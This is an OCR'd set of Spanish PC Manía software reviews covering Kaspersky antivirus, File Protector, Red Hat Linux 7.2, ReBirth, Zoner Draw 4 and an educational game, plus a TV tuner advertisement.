En las pruebas realizadas se comportó de forma más que correcta cuando se enfrentó con distintos archivos infectados. Habría que destacar los buenos resultados en la prueba con ficheros comprimidos y archivos con código vírico empaquetados dentro de un ejecutable (tipo EXEPACK, PKLITE, etc.) porque esta prueba no fue del todo satisfactoria en la comparativa realizada en el número 25 de PC Manía.

Internet. Peligro potencial

A estas alturas, es difícil que un usuario que maneje el ordenador de forma habitual no sea consciente de que Internet puede ser (y es) un foco peligroso. Aunque la mayoría de los correos que circulan por la Red advirtiendo de peligros potenciales suelen ser falsos, la amenaza es bien real y las soluciones pasan por analizar cualquier tipo de fichero que llegue y actualizar de forma periódica el sistema. Este último paso se realiza de forma automática con la aplicación, ya que puede lanzar este proceso de actualización de manera autónoma.

Para salvar el primer escollo hay que concienciarse de que todo archivo susceptible de incluir un virus debe ser revisado.

El antivirus de Kaspersky Lab no es la mejor herramienta para verificar los correos que vengan desde Internet, pero cumple su objetivo ya que verifica los archivos de correo electrónico en formatos «Eudora Pro» y «Lite», «Netscape Navigator», «Mail Pegasus», «Microsoft Outlook» y «Microsoft Exchange Mail». El mayor problema reside en que los virus no pueden ser eliminados de forma automática.

Nuestra opinión

«Kaspersky Antivirus Personal» o «AVP», como es más conocido dentro del mundo de la informática, continúa en la elite del mundo de los antivirus.

En la comparativa realizada en el número 25 de PC Manía pudimos ver muchas de las bondades de este software y también algunos de sus defectos. Ahora tenemos en nuestras manos la versión con la que van a intentar acceder al mercado español para hacerse con un hueco real en él.

Aparte del CD-ROM, incluye un manual de más de 200 páginas (completo pero poco estructurado).

Las pruebas realizadas demuestran que su motor se sitúa en el puesto más alto superando en las pruebas a otros antivirus como «Panda Titanium» o «Norton 2002». Sin embargo, el servicio técnico es uno de los factores en los que todavía tiene que mejorar.


Otro punto negativo se le atribuye en el tema de su integración con los nuevos medios de propagación de virus. Como se comentó anteriormente, no se complementa de forma correcta con los gestores de correo y esto le ha hecho bajar unas décimas en su puntuación final.


- Motor de búsqueda
- Análisis muy rápidos
- Herramientas diversas
- Poca integración con Internet

Valoración 8,3

File Protector Special Edition Versión 2.05

Seguridad





Para configurar las opciones principales del programa el usuario dispone de este panel.

Ficha técnica

Precio:	40 €
Compañía:	Mikkotech
Web:	www.mikkotech.com
Requisitos mínimos	
CPU:	Pentium, AMD K6-III a 200 MHz
Memoria RAM:	32 Megas (64 Megas rec.)
Disco duro:	16 Megas
Sist. operativo:	Windows 95/98/Me/2000/NT/xp
Otros:	Monitor Súper VGA que admita 800x600

Dicen que la información es poder, pero no lo es menos la posibilidad de conservarla. La necesidad de cuidar de forma compulsiva los datos y ficheros utilizados en el ordenador, ha hecho surgir, desde los tiempos más remotos del ordenador personal, programas de uso doméstico que permitan, al pequeño usuario, garantizar la salvaguarda de sus archivos.

«File Protector Special Edition Versión 2.05» es un software sencillo para proteger los datos del ordenador. Tan sencillo y simple que cuenta con una única pantalla, con pequeñas ventanas anexas, desde donde centralizar la configuración dada al programa.


La publicidad de este software, de hecho, lo presenta subrayando lo intuitivo de su manejo. Mucho ha evolucionado este programa desde su versión 1.1 de julio del 2000. Las distintas versiones le han preparado para trabajar con los sistemas operativos que han ido apareciendo en el mercado, mejorando, así, su capacidad de trabajo.

Destripando File Protector

Cuatro son los niveles de protección que se pueden establecer: sólo lectura, visible pero sin acceso, invisible sin acceso, e invisible al que se puede acceder. Según la opción elegida se marcan unas casillas u otras, siendo el ámbito más restrictivo la tercera opción.

«File Protector Special Edition Versión 2.05» permite establecer un nivel personal de protección en el cual se determine si un archivo se ve o se puede modificar y prevenir que alguien lo renombre o lo ejecute sin la autorización o password correspondiente –de hecho el programa permite hacer de un archivo que sea ilegible o no ejecutable–.


Y porque nadie más puede entrar en estos archivos sin la contraseña, también los protege de los peligros intencionales como los virus y Caballos del Troya. Hasta es capaz de ocultar un archivo de tal modo que no se pueda ver ni con el Explorador. Hay que señalar que en la versión no registrada de «File Protector» únicamente se pueden proteger 2 ítems frente a los 127 ítems –para Windows 9x/Me– y número ilimitado de ítems –únicamente limitado por la memoria– para Windows NT/2000 de la versión registrada.




El programa incluye múltiples posibilidades.

El mundo nunca es seguro...

La seguridad se ha convertido en obsesión, no sin argumentos. La palabra virus, consecuencias e ideas han influido de forma notable en el desarrollo de la informática actual. Numerosos programas te alertan y te invitan a realizar un análisis de puertos, a fin de evitar "puertos a la escucha" (propicias víctimas para los troyanos) y te proponen la existencia de cortafuegos que limiten los potenciales peligros de infecciones víricas –PC Manía 25–. No es para menos, la lista de peligros es mortal por contenido y continente. Las páginas Web pueden albergar códigos maliciosos en forma de controles ActiveX, scripts de Visual Basic o applets de Java, cualquier fichero que te pasen puede venir infectado, los correos con nombres raros son sospechosos, etc. Como remedio han ido surgiendo los IDS (Intrusión Detection System) que, lejos de ser la panacea, pueden suponer un verdadero peligro. Ya se sabe que nunca es bueno fiarse.



Activando esta opción, el programa no podrá ser borrado o modificado.



Configurada una combinación de teclas, se puede activar o desactivar el programa.

El proceso a seguir para proteger un archivo o carpeta no requiere de avanzados conocimientos técnicos. Basta con señalar el fichero o la carpeta a proteger, determinar el grado de protección y aplicarlo. El archivo o la carpeta quedarán protegidos a los ojos de cualquier extraño.

Puntos fuertes

El punto más interesante de este software, galardonado con cinco estrellas por ZdNet, es su tremenda flexibilidad, ya que permite un alto grado de personalización de las opciones de encriptamiento y seguridad, adaptando todas las posibilidades a las necesidades particulares que cualquier usuario exija.
El sistema, que guarda una contraseña solicitada cada vez que quieres acceder a ese sitio, establece protección para todas las extensiones y archivos que quieras: *.exe, *.dll. *.txt. *.doc, *.xls, *.com, *.scr, *.ocx, *.ovl, *.sys, *.vxd, ... Las principales funciones de «File Protector Especial Edition Versión 2.05» son: proteger los archivos. desconectar y no permitir el acceso a Internet, proteger carpetas, establecer una contraseña para cualquier programa o aplicación, esconder carpetas. proteger archivos y carpetas por un tiempo definido y establecer contraseñas para cambiar las configuraciones del programa.
Dentro de la facilidad de manejo, destacar la simplicidad para cambiar los niveles de protección haciendo clic en la casilla correspondiente. «File Protector» permite establecer programas seguros en los cuales se tenga la certeza que no han de ser borrados de forma accidental los archivos necesarios para el funcionamiento de esa aplicación (aunque esta opción tan sólo está disponible para Windows NT, 2000 y xp).
El programa permite crear un disco de rescate capaz de inicializar el sistema. Asimismo, puede configurar combinaciones de teclas que permitan lanzar el programa y reactivarlo en caso de no encontrarse activo. Esta última opción es interesante y te permite trabajar con todos los archivos sin proteger para que, en un momento, ante visitas inesperadas y utilizando la combinación de teclas, establezca la protección prefijada en «File Protector». Por las especiales características de este programa, «File Protector» es un buen candidato a proteger el sistema informático del usuario de un asalto vírico. El hecho de poder configurarlo para que proteja, por ejemplo, los archivos *.exe, impide que un agente externo pueda infectar un archivo ejecutable. Lo mismo sería aplicable a cualquier otro tipo de ficheros.

Programas, programas, programas...

Virus como "I Love you" pusieron de manifiesto la necesidad de programas que mantuvieran el sistema a salvo de cualquier ataque. Lo que sigue es una pequeña lista de programas que vienen a completar las posibilidades planteadas por «File Protector Special Edition Versión 2.05». Sólo se han escogido unos cuantos pero basta con buscar por Internet para encontrar cientos de desarrollos freeware y shareware de calidad: «NetWatcher 2000» –que es capaz de cortar la conexión–, «SurfSecret» –que limpia periódicamente los archivos de Web–, «Jammerr» –que establece tres niveles de protección con password–, «TDS-2» –que analiza el PC en busca de troyanos–, «ZoneAlarm» –un firewall controlador del tráfico de entrada–, «Info Sep» –que establece una encriptación de los datos–, «DUN 1.3. Perfomance and Security Update» –que mejora las conexiones de seguridad–, «Shredder 95» –que realiza un borrado total de los archivos eliminados en el PC– o «Whisper 32» –capaz de encriptar passwords–.

Nuestra opinión


**Sin querer resultar alarmista, lo cierto que es cada vez necesitamos más y mejor protección. No solamente en el ámbito de Internet –ya disponemos de antivirus y de firewalls– sino también en tu propio ordenador. «File Protector» en su versión 2.05 es capaz de aunar en un programa sencillez, operatividad y fiabilidad. De ahí que lo recomendemos para el uso doméstico –de hecho no sirve para una oficina, por ejemplo–.
Es útil para hacerse con un cierto vocabulario y con nociones básicas, aunque es una lástima que haya llegado hasta nosotros la versión inglesa con un muy escueto manual –señalar que al final del mismo aparecen dos pequeños "trucos" para proteger las cuentas de correo y el panel de control que son interesantes–. No podemos terminar sin destacar el buen aprovechamiento que hace de "Windows 2000" y "xp" que, al trabajar bajo la plataforma NT, ofrecen notables posibilidades de procesamiento de archivos.**


- Extremada sencillez de manejo
- Buen nivel de protección
- No emplea excesivos recursos del ordenador
- Manual y programa en inglés

Valoración 7

Red Hat Deluxe Ed. 7.2

Distribución Linux





El Centro de control de KDE ha sufrido pequeños cambios.

Las nuevas herramientas de gestión acortan el espacio de aprendizaje. Habría que destacar la de configuración de red, la de administración de usuarios y la de visualización de hardware.
La mayoría de las aplicaciones incluidas no han sufrido cambios importantes y de hecho los números de versión apenas han variado: "gcc 2.96", glibc 2.2.4", "GNOME 2.4", "KDE 2.2", "Xfree86 4.1.0", "Mozilla 0.92" o "Netscape 4.78", entre otros.


Ficha técnica

Precio:	73 €
Compañía:	Red Hat Inc.
Contacto:	917 080 740
Web:	www.redhat.es
Requisitos mínimos	
CPU:	x86 (Pentium rec.)
Memoria RAM:	32 Megas (64 Megas rec.)
Disco duro:	250 Megas-3 Gigas

La nueva distribución de Red Hat ha agrupado los programas dentro de los siete CDs incluidos, de forma que los dos primeros contienen las aplicaciones, dos más el código fuente, uno de documentación, otro con la suite ofimática «StarOffice», y finalmente un CD con algunas demos de juegos de Loki como pueden ser «Kohan» o «Rune». A este surtido de CDs le acompañan sendos manuales versados en la instalación de la distribución y el manejo simplificado de Linux, aunque éste ultimo es bastante parco si se le compara con los libros de otras distribuciones.
El kérnel que maneja es la versión 4.7 y sus ventajas, aunque escasas, se podrían resumir en dos facetas importantes. La primera consiste en el nuevo sistema de ficheros Journaling ext3, al cual se puede migrar desde el antiguo ext2, permitiendo incluir ficheros mayores de 2 Gigas y reducir el riesgo de pérdidas de datos debido a fallos no previstos. «Red Hat» puede convertir las particiones ext2 a ext3 sin ningún tipo de problemas. La segunda idea ha sido el aumento de soporte para dispositivos con controladores para red, dispositivos USB y firewire.

Un poquito más fácil

«Red Hat» ha intentado aliarse con todo tipo de usuarios y ha agilizado algunas de sus herramientas. La instalación está muy simplificada y "DiskDruid", el clásico gestor de particiones, ha sufrido un pequeño rediseño. Además, han incluido una opción para gestionar las particiones de forma automática. Se pueden crear perfiles "Kickstart" automáticos para la instalación que permiten realizar el mismo proceso en otras máquinas.



"Kandalf" es el asistente idóneo para conocer Linux.

GNOME: la apuesta de Red Hat a la hora de elegir un gestor.

Nuestra opinión

La aparición de una versión revisada del núcleo implica que las distintas distribuciones del mercado mueven ficha y relanzan de nuevo sus productos. Ahora le toca el turno a «Red Hat», una de las pioneras en este sector.
El proceso de castellanización ha permitido, además, que ésta sea una distribución del agrado de muchos usuarios, ya que en versiones anteriores éste era uno de sus puntos flojos. Sin embargo, otros aspectos como la reducción del periodo de soporte a sólo 30 días se antoja escaso para un software de esta entidad. A cambio se han ofrecido más herramientas y se han mejorado algunas de las existentes.

- Aplicaciones de seguridad
- Desarrollo de aplicaciones propias
- 7 CDs con más de dos mil programas
- Soporte de 30 días

Valoración 8,5

ReBirth.One

Música profesional

Ficha técnica

Precio:	30,02 €
Compañía:	Data Becker
Contacto:	913 788 006
Web:	www.databecker.es
Requisitos mínimos	
CPU:	Pentium 133 MHz, AMD
Memoria RAM:	32 Megas (64 Megas rec.)
Disco duro:	20 Megas
Sist. operativo:	Operativo: Windows 95/98/Me/NT/2000
Otros:	DirectX8, tarjeta sonido 16 bits

Propellerhead diseñó, hace años, un software basado en un sintetizador y en una caja de ritmos clásicos. Fue un verdadero bombazo. Data Becker presenta ahora ese programa con la misma calidad, pero a un precio reducido para que cualquier amante de la música dance no tenga problemas para adquirir un software que permita crear composiciones de música techno.

El programa incluye los dos sintetizadores virtuales Bass Line de 16 pistas y debajo figura la caja de ritmos. En la parte izquierda de cada instrumento están los 32 patrones para cada uno (un patrón se asemeja a las oraciones o frases dentro del lenguaje natural. Cada patrón se divide en pasos –steps–. La velocidad de la canción (en golpes por minuto –con márgenes de 20 a 500–) dará la sincronización.

A los mandos del ritmo

Cada instrumento se puede manejar por separado. Los 32 patrones de cada uno permiten crear distintas composiciones base que se mezclarán en la grabación final. Basta con diseñar un patrón básico en la caja de ritmos y replicarlo con pequeñas modificaciones. Se selecciona cada uno de los sonidos (incluye una docena: BD, LT, CB, CH, etc.) y se activa en los pasos en los que vaya a sonar. De esta forma, combinando los distintos sonidos y activándolos en los pasos, se crea un ritmo básico que se puede copiar en patrones posteriores. Además, cada sonido tiene una serie de modificadores propios como la altura de tono del instrumento, el timbre, la longitud etc.

Los dos sintetizadores, de igual modo que la caja de ritmos, contienen 32 patrones, cada uno para crear las líneas melódicas, pudiendo utilizar una onda de dientes de sierra (que incluye todos los armónicos) o bien una cuadrada (contiene sólo algunos armónicos) para sonidos más suaves. El siguiente punto consiste en activar el tono adecuado para cada paso y variarlo con las teclas adyacentes (UP/DOWN, ACCENT o SLIDE) o bien con los filtros que figuran en la parte superior (TUNE, RESO, DECAY...) que alteran el sonido básico.

Esta caja de ritmos dispone de una docena de sonidos para mezclar.

El sintetizador está basado en el clásico TB-303.

Nuestra opinión


Los sintetizadores TB-303 y la caja de ritmos TR-808 fueron instrumentos legendarios que revolucionaron la música hace ya bastantes años. La casa Propellerhead los tomó como referencia en 1998 para diseñar un, por entonces, novedoso programa para la creación de música dotado de la simulación de dos sintetizadores analógicos y una caja de ritmos que funcionaba de forma independiente. El hecho de acceder ahora a este programa a ese precio constituye una buena forma de adquirir un software para la creación de música techno que no desmerece en nada a los que utilizan los profesionales. Cierto es que no incluye las características de alguno de los programas de gama alta, pero su precio aclara rápidamente esos pequeños defectos. Quizá, la única pega que le podamos sacar a este software es que el manual se queda escaso cuando se le quiere sacar un poco de jugo al programa. El tutorial también se queda corto.

- Dos sintetizadores y caja de ritmos
- Amplias funcionalidades
- Composiciones de calidad
- Falta de información y ejemplos


Valoración 8,1

Zoner Draw 4

Gráficos vectoriales



La paleta de curvas ha sido una de las que han sufrido modificaciones en esta versión.



Ficha técnica

Precio:	69,99 €
Compañía:	WSKA Editions
Contacto:	917 010 461
Web:	www.wska.com
Requisitos mínimos	
CPU:	Pentium II, AMD
Memoria RAM:	32 Megas (64 Megas rec.)
Sist. operativo:	Windows 95/98/NT/2000/xp

Zoner Draw 4» es un editor de gráficos vectoriales diseñado por la empresa Zoner Inc., en 1993, fecha en la que apareció «Zebra para DOS 1.0», el origen de la saga. Después le siguieron «Zebra para Windows 1.5» o «Zoner Callisto 3» en 1998 (que posteriormente cambió su nombre a «Zoner Draw 3»).

Dentro de este universo de gráficos vectoriales existen numerosos programas (como se pudo comprobar en la comparativa publicada en el número 21 de PC Manía). Aunque «Zoner Draw 4» tiene numerosas funcionalidades profesionales, se centra en un sector de usuarios que no necesitan programas como «Corel DRAW» o «Adobe Illustrator», pero que, sin embargo, necesitan muchas de las características de estos productos a un precio asequible.


Aportaciones del programa

En general dispone de herramientas para todo tipo de acciones: edición de objetos, diseño de tablas, efectos de sombras, dibujos a mano alzada, manipulación de objetos (giros, rotaciones, cambios de aspecto o color, operaciones simétricas, etc.).

Como formatos de importación reconoce los principales (hasta un total de 31 formatos entre vectoriales y bitmaps) y 15 formatos de exportación incluyendo el de «Adobe Illustrator» en ambos casos y el de «Corel DRAW» para importar.

Se ha mejorado el entorno de edición. Los catálogos se encuentran agrupados y se ajustan perfectamente en la parte derecha de la pantalla. En general, se han mejorado la mayoría de paletas, aunque existen algunas que han sufrido más retoques, como es el caso de la de color. Las herramientas para crear formas han sufrido también una pequeña remodelación con la incorporación de nuevos contornos predefinidos, la posibilidad de cambiar el tamaño de forma numérica, operaciones con objetos (unión, intersección, etc.), redondeo de cuadrados, etc. La curvas también figuran entre las opciones modificadas con una revisada herramienta de mano alzada y mejoras en el modelado de líneas y selección de puntos.

Como todo software de corte vectorial utiliza texto y éste ha sufrido unos pequeños cambios para admitir textos artísticos, transformación de párrafos, realización de textos artísticos, colocar líneas en objetos, etc.



Las ventanas se pueden ajustar en la parte derecha y dejar la parte central para la imagen.

Nuestra opinión


En comparación con otros productos de corte vectorial pero coste más elevado, la apuesta distribuida por la gente de WSKA es una idea para disponer de un paquete de gráficos vectoriales a un precio asequible. La disposición de la pantalla es un hervidero de funciones y a veces es complicado manejar el programa entre tantas opciones dispersas. Sin embargo, la disposición de los catálogos ayuda a reagrupar las funciones y a hacerse con los mandos en unas pocas horas. A destacar la librería de cliparts de «Zoner Clipart» (5.000 dibujos en formato WMF y los mismos en ZMF, el formato de «Zoner DRAW 4»). Además, se incluyen «Zoner Gif Animator 4», «Zoner Media Explorer 4» y «Zoner Viewer 4» para crear GIFS animados, administrar ficheros multimedia y visualizar imágenes.

- Numerosas funciones
- Interfaz integrada
- Más de 5.000 cliparts
- Pocos ejemplos "profesionales"

Valoración 7,6

diVisión retail

Y TÚ... ¿VES LA TV MIENTRAS NAVEGAS?



Aver TV | Aver TV Studio | Aver TV USB

SINTONIZADORAS Y CAPTURADORAS MPEG 2 AVER TV, AVER TV STUDIO y AVER TV USB.
Sintonizador de TV: 1600x1200, 181 canales por cable, previsualizado de 16 canales. VCR Digital : Graba, reproduce TV y vídeo, programador, vídeo en vivo y grabación simultánea, captura a pantalla completa, soporte NTCS y PAL. Mando a distancia y Teletexto. Reproductor CD Audio. Captura de imagen y funciones de álbum: BMP, JPG, TIF, PCX. Software de videoconferencia y video e-mail. Soporte ACPI Power Management. Compatible Windows 95/98/2000. Aver TV Studio sintoniza Radio FM. Aver TV USB no incluye mando a distancia.

AHORA CON CAPTURA MPEG II
GRABA PROGRAMAS DE TV EN TIEMPO REAL

AverMedia

Servicio de Atención al Cliente
91 804 60 35
Para más info:
www.avermedia.es

Consulte dónde comprar en www.umd.es

UMD
Creando Valor

La isla misteriosa del tío Alberto

Juego educativo

Los objetos interactúan con los elementos de cada página. Este pelícano te impide juntar las hojas moviendo sus alas.

Ficha técnica

Precio:	36 €
Compañía:	Barcelona Multimedia
Contacto:	932 002 176
Web:	www.bcnmultimedia.com
Requisitos mínimos	
CPU:	Pentium, AMD
Memoria RAM:	16 Megas (32 Megas rec.)
Disco duro:	55 Megas
Sist. operativo:	Windows 98/2000/Me/NT/xp
Otros:	Ratón, tarjeta de sonido, QuickTime

Los productos de Barcelona Multimedia han gozado siempre de una buena acogida en nuestra redacción. En general, suelen cuidar las formas, los elementos multimedia, el guión (aunque nos parece una barbaridad utilizar el verbo "clicar" en vez de "hacer clic"), los objetivos de cada programa, etc.

«La isla misteriosa del tío Alberto» se configura como el tercer título dedicado a este extraño personaje (en el número 18 de PC Manía comentamos el primer título de la serie) enclavado dentro del sello Europa Multimedia, una línea destinada a una serie de videojuegos sin violencia y cuyo principal objetivo es el entretenimiento.

«La isla misteriosa» surge como una coproducción de Lexis Numerique y Emme. Junto con «El álbum secreto» y «El fabuloso viaje», completa una trilogía de títulos con más de una decena de premios internacionales y versiones en diez idiomas.

En este caso el argumento pasa por una isla donde el "célebre" tío Alberto vivió unos cuantos años. Descubrir sus secretos, a sus habitantes, sus tesoros, sus rincones poco explorados, las trampas, etc., serán algunos de los retos que conseguir con la inestimable ayuda de su manual (que realmente es el hilo conductor de la aventura). En este caso tienes que localizar un galeón pirata descubriendo los distintos misterios que esconde la isla y los diversos acertijos propuestos.

Un libro dinámico

Como viene siendo habitual en los tres títulos de la serie, el libro es el elemento conductor de toda la historia. La primera página representa un mapa y las siguientes, los distintos lugares o páginas a las que puede acceder.

En cada hoja te encontrarás con un reto: localizar en qué parte de la página se localizan los objetos, realizar una determinada cons-

Cada página tiene objetos que se pueden arrastrar, fotografiar, etc.

Fotógrafos expertos


El libro está plagado de animales y demás bichos. Cada página es una especie de mosaico de colores y formas. Y la única manera para descubrir cada uno pasa por utilizar la máquina de fotos. Este instrumento permite localizar el nombre de cada elemento y retratarlo. Con estas imágenes puedes completar algunas páginas que requieren ciertas imágenes o bien realizar una página que después pueda imprimirse. Además, las fotografías son dinámicas, es decir, se localiza el objeto, se encuadra y se realiza la imagen. Lo que hace el programa es capturar la zona recuadrada y por tanto cada fotografía siempre es diferente. Esto le confiere un mayor realismo.
Las páginas del diario de viajes pueden recoger las distintas fotografías e incluye el icono de una impresora para obtener esas hojas de forma impresa.

trucción, efectuar una serie de fotografías, descubrir ciertos mecanismos, etc. Cualquiera que se acerque descubrirá que tiene que emplear algunas dosis de ingenio para resolver la mayoría de puzzles y acertijos.
Los distintos bichos pueblan las hojas del libro; desde las cochinillas que destruyen cualquier papel a Gus, el mono ladrón o un simpático colibrí que puede accionar una veleta. La funcionalidad de cada uno depende de la página en la que te sitúes. Es fácil entender que una de las primeras actividades que aprendes cuando te acercas al libro, es la de desarrollar la capacidad de explorar. El siguiente paso viene dado por la relación de esos elementos que se han descubierto. No basta con acumular conocimientos, hay que integrarlos y relacionarlos.
Ahí radica uno de los puntos fuertes del programa.
